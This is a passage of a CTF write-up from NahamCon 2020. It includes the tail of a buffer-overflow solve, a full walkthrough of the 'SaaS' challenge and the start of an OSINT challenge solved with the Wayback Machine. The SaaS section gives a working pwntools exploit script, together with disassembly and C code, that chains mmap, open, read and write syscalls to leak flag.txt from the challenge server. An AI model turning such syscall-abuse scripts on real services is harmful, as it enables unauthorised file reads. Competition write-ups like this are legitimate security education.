[+] Opening connection to jh2i.com on port 50011: Done
b"What's your name?\n"
[+] Recieving all data: Done (1.48KB)
[*] Closed connection to jh2i.com port 50011
b"It's dangerous to go alone! Take this, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

The flag is: flag{legend_of_zelda_overflow_of_time}

SaaS




Challenge · 47 Solves

SaaS
100

You've heard of software as a service, but have you heard of syscall as a service?

Connect with:
`nc jh2i.com 50016`


Once again, another ELF-64 binary is downloaded. When we execute it asks about several register's values.



```
root@kali:~/Desktop/CTFs/ctfs/NAHAMCONCTF2020/Binary_Exploitation/SaaS# ./saas
Welcome to syscall-as-a-service!

Enter rax (decimal): 0
Enter rdi (decimal): 0
Enter rsi (decimal): 0
Enter rdx (decimal): 0
Enter r10 (decimal): 0
Enter r9 (decimal): 0
Enter r8 (decimal): 0
Rax: 0x0

Enter rax (decimal): 5
Enter rdi (decimal): 5
Enter rsi (decimal): 5
Enter rdx (decimal): 5
Enter r10 (decimal): 5
Enter r9 (decimal): 5
Enter r8 (decimal): 5
Rax: 0xffffffffffffffff
```


Basically we can assume it allows us to define register's values and then execute the corresponding syscall, defined by the `rax` register. However, assuming things is not the correct approach. So we reverse it :)

Reversing the binary reveals it does indeed call syscall and gives the registers the values we tell it to do so.




```
48 8d 3d 14 0c 00 00     lea     rdi, [0x00002070] ; const char *format
b8 00 00 00 00           mov     eax, 0
e8 3a fc ff ff           call    __isoc99_scanf ; sym.imp.__isoc99_scanf ; int scanf(const char *format)
48 8b 7d e0              mov     rdi, qword [var_20h]
4c 8b 4d e8              mov     r9, qword [var_18h]
4c 8b 45 d8              mov     r8, qword [var_28h]
48 8b 4d d0              mov     rcx, qword [var_30h]
48 8b 55 c8              mov     rdx, qword [var_38h]
48 8b 75 c0              mov     rsi, qword [var_40h]
48 8b 45 b8              mov     rax, qword [var_48h]
48 83 ec 08              sub     rsp, 8
57                       push    rdi
48 89 c7                 mov     rdi, rax
b8 00 00 00 00           mov     eax, 0
e8 ec fb ff ff           call    syscall ; sym.imp.syscall
48 83 c4 10              add     rsp, 0x10
48 89 45 f0              mov     qword [var_10h], rax
48 8b 45 f0              mov     rax, qword [var_10h]
48 89 c6                 mov     rsi, rax
48 8d 3d 6a 0c 00 00     lea     rdi, str.Rax:_0x_lx ; 0x2114 ; const char *format
b8 00 00 00 00           mov     eax, 0
e8 9c fb ff ff           call    printf ; sym.imp.printf ; int printf(const char *format)
```

However, there is a call to `blacklisted` that checks if the value we give to `rax` is one of the following:



```
; CODE XREF from main @ 0x14b4
48 8d 3d 2d 0d 00 00     lea     rdi, str.Enter_rax__decimal_: ; 0x205a ; const char *format
b8 00 00 00 00           mov     eax, 0
e8 19 fd ff ff           call    printf ; sym.imp.printf ; int printf(const char *format)
48 8d 45 b8              lea     rax, [var_48h]
48 89 c6                 mov     rsi, rax
48 8d 3d 2b 0d 00 00     lea     rdi, [0x00002070] ; const char *format
b8 00 00 00 00           mov     eax, 0
e8 51 fd ff ff           call    __isoc99_scanf ; sym.imp.__isoc99_scanf ; int scanf(const char *format)
48 8b 45 b8              mov     rax, qword [var_48h]
48 89 c7                 mov     rdi, rax
e8 04 ff ff ff           call    blacklist ; sym.blacklist
85 c0                    test    eax, eax
74 11                    je      0x1370
```



```
push    rbp
mov     rbp, rsp
sub     rsp, 0x60
mov     qword [var_58h], rdi ; arg1
mov     rax, qword fs:[0x28]
mov     qword [canary], rax
xor     eax, eax
mov     qword [var_40h], 0x3b ; ';'
mov     qword [var_38h], 0x39 ; '9'
mov     qword [var_30h], 0x38 ; '8'
mov     qword [var_28h], 0x3e ; '>'
mov     qword [var_20h], 0x65 ; 'e'
mov     qword [var_18h], 0xc8
mov     qword [var_10h], 0x142
mov     dword [var_44h], 0
jmp     0x12d6
```

Os in this challenge we have to basically open a file (assuming there is a flag.txt in the server) using only syscalls. The idea is to:


1. Use mmap to allocate a buffer.
2. Use read from stdin to write into the buffer the file's name.
3. Use open to open the file (referencing the buffer).
4. Use read to read from the file and store the result into the buffer.
5. Use write to write to the standard output the contents of the buffer.

What I did is basically create a C code that performs all the actions and then reverse it in order to see what the syscalls look like.

```
// RazviOverflow

#include <stdio.h>
#include <sys/mman.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

int main(){

  unsigned long address;
  uint fd;

  address = mmap(0, 4096, PROT_READ | PROT_WRITE, MAP_ANONYMOUS | MAP_SHARED, -1, 0);

  read(0, address, 8); // 0-> stdin. 8 for flag.txt and ommit \n or whatever

  fd = open(address, O_RDONLY);

  read(fd, address, 100);

  write(1, address, 100); // 1 -> stdout

  return 0;
}
```


The entire syscall list can be found here.

Compile the code, execute it and when the program asks for input simply wrtie the file's name you want to read. As you can see, it works.



```
root@kali:~/Desktop/CTFs/ctfs/NAHAMCONCTF2020/Binary_Exploitation/SaaS# echo "RazviOverflow_Leaking_Syscalls" > flag.txt
root@kali:~/Desktop/CTFs/ctfs/NAHAMCONCTF2020/Binary_Exploitation/SaaS# ./a.out
flag.txt
RazviOverflow_Leaking_Syscalls
root@kali:~/Desktop/CTFs/ctfs/NAHAMCONCTF2020/Binary_Exploitation/SaaS#
```

After you have a working compiled binary, reverse it in order to see what value the registers must have in order to mimic the behavior. **Please keep in minds that insead of `ecx` you must use `r10`.** More info about `r10,ecx` here




```
; DATA XREF from entry0 @ 0x109d
147: int main (int argc, char **argv, char **envp);
; var char *fildes @ rbp-0xc
; var char *path @ rbp-0x8
0x00001165      55                        push    rbp
0x00001166      48 89 e5                  mov     rbp, rsp
0x00001169      48 83 ec 10               sub     rsp, 0x10
0x0000116d      41 b9 00 00 00 00         mov     r9d, 0 ; size_t offset
0x00001173      41 b8 ff ff ff ff         mov     r8d, 0xffffffff ; int fd
0x00001179      b9 21 00 00 00            mov     ecx, 0x21 ; '!' ; int flags
0x0000117e      ba 03 00 00 00            mov     edx, 3 ; int prot
0x00001183      be 00 10 00 00            mov     esi, _init ; 0x1000 ; size_t length
0x00001188      bf 00 00 00 00            mov     edi, 0 ; void*addr
0x0000118d      e8 ae fe ff ff            call    mmap ; sym.imp.mmap ; void*mmap(void*addr, size_t length, int prot, int flags, int fd, size_t offset)
0x00001192      48 89 45 f8               mov     qword [path], rax
0x00001196      48 8b 45 f8               mov     rax, qword [path]
0x0000119a      ba 08 00 00 00            mov     edx, 8 ; size_t nbyte
0x0000119f      48 89 c6                  mov     rsi, rax ; void *buf
0x000011a2      bf 00 00 00 00            mov     edi, 0 ; int fildes
0x000011a7      e8 a4 fe ff ff            call    read ; sym.imp.read ; ssize_t read(int fildes, void *buf, size_t nbyte)
0x000011ac      48 8b 45 f8               mov     rax, qword [path]
0x000011b0      be 00 00 00 00            mov     esi, 0 ; int oflag
0x000011b5      48 89 c7                  mov     rdi, rax ; const char *path
0x000011b8      b8 00 00 00 00            mov     eax, 0
0x000011bd      e8 9e fe ff ff            call    open ; sym.imp.open ; int open(const char *path, int oflag)
0x000011c2      89 45 f4                  mov     dword [fildes], eax
0x000011c5      48 8b 4d f8               mov     rcx, qword [path]
0x000011c9      8b 45 f4                  mov     eax, dword [fildes]
0x000011cc      ba 64 00 00 00            mov     edx, 0x64 ; rdx ; size_t nbyte
0x000011d1      48 89 ce                  mov     rsi, rcx ; void *buf
0x000011d4      89 c7                     mov     edi, eax ; int fildes
0x000011d6      e8 75 fe ff ff            call    read ; sym.imp.read ; ssize_t read(int fildes, void *buf, size_t nbyte)
0x000011db      48 8b 45 f8               mov     rax, qword [path]
0x000011df      ba 64 00 00 00            mov     edx, 0x64 ; rdx ; size_t nbytes
0x000011e4      48 89 c6                  mov     rsi, rax ; const char *ptr
0x000011e7      bf 01 00 00 00            mov     edi, 1 ; int fd
0x000011ec      e8 3f fe ff ff            call    write ; sym.imp.write ; ssize_t write(int fd, const char *ptr, size_t nbytes)
```

Once you copy all the values, you must provided them as input in the server. You have to write a script to automate the process since the binary is timed.

Here's the script I used: *it's a bit messy*

```
# RazviOverflow
# Python3

from pwn import *
import sys

#binary = process("saas")
binary = remote("jh2i.com", 50016)

'''
Enter rax (decimal): 0
Enter rdi (decimal): 0
Enter rsi (decimal): 0
Enter rdx (decimal): 0
Enter r10 (decimal): 0
Enter r9 (decimal): 0
Enter r8 (decimal): 0
Rax: 0x0
'''

# Syscalls:
#     rax, rdi, rsi, rdx, r10, r9, r8
mmap = [9, 0, 4096, 3, 33, 0, 0]

print(binary.recv())
message = ""
for value in mmap:
  binary.sendline(str(value))
  message = binary.recv()
  print(message)


address = int(message.split(b"\n")[0].split(b"0x")[1], 16)

print("Address of buffer is -> " + hex(address))

read = [0, address, 8, 0, 0, 0]

binary.sendline(str(0))
for value in read:
  print(binary.recv())
  binary.sendline(str(value))

binary.sendline("flag.txt")
print(binary.recv())

open_function = [address, 0, 0, 0, 0, 0]

binary.sendline(str(2))

for value in open_function:
  binary.sendline(str(value))
  message = binary.recv()
  print(message)
message = binary.recv()
file_descriptor = int(message.split(b"\n")[0].split(b"0x")[1], 16)
print("File descriptor of flag.txt -> " + hex(file_descriptor))

read = [file_descriptor, address, 100, 0, 0, 0]

binary.sendline(str(0))

for value in read:
  print(binary.recv())
  binary.sendline(str(value))


write = [1, address, 100, 0, 0, 0]

binary.sendline(str(1))

for value in write:
  print(binary.recv())
  binary.sendline(str(value))

binary.interactive()
```




```
b'Enter rdx (decimal): '
b'Enter r10 (decimal): '
b'Enter r9 (decimal): '
[*] Switching to interactive mode
Enter r8 (decimal): flag{rax_rdi_rsi_radical_dude}
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
```

The flag is: flag{rax_rdi_rsi_radical_dude}

OSINT

Time Keeper



Challenge · 121 Solves

Time Keeper
50

There is some interesting stuff on this website. Or at least, I thought there was...


Connect here:
https://apporima.com/

Note, this flag is not in the usual format.

https://apporima.com/

The site we have to inspect is a blog-like page with several entries from the author. After spending some time looking at the website, I found nothing of interest. Then I uses waybackmachine to inspect the website.

The blog has 2 snapshots, the first dating of April 2020. At that time, the first entry of the blog was talking about *forward slash flag dot txt* .




Automate the pain

Challenge Accepted!

Saturday, April 18 2020

Today, I created my first CTF challenge. The flag can be found at *forward slash flag dot txt*.

However, it doesn't exist in the actual blog.



Automate the pain

four oh four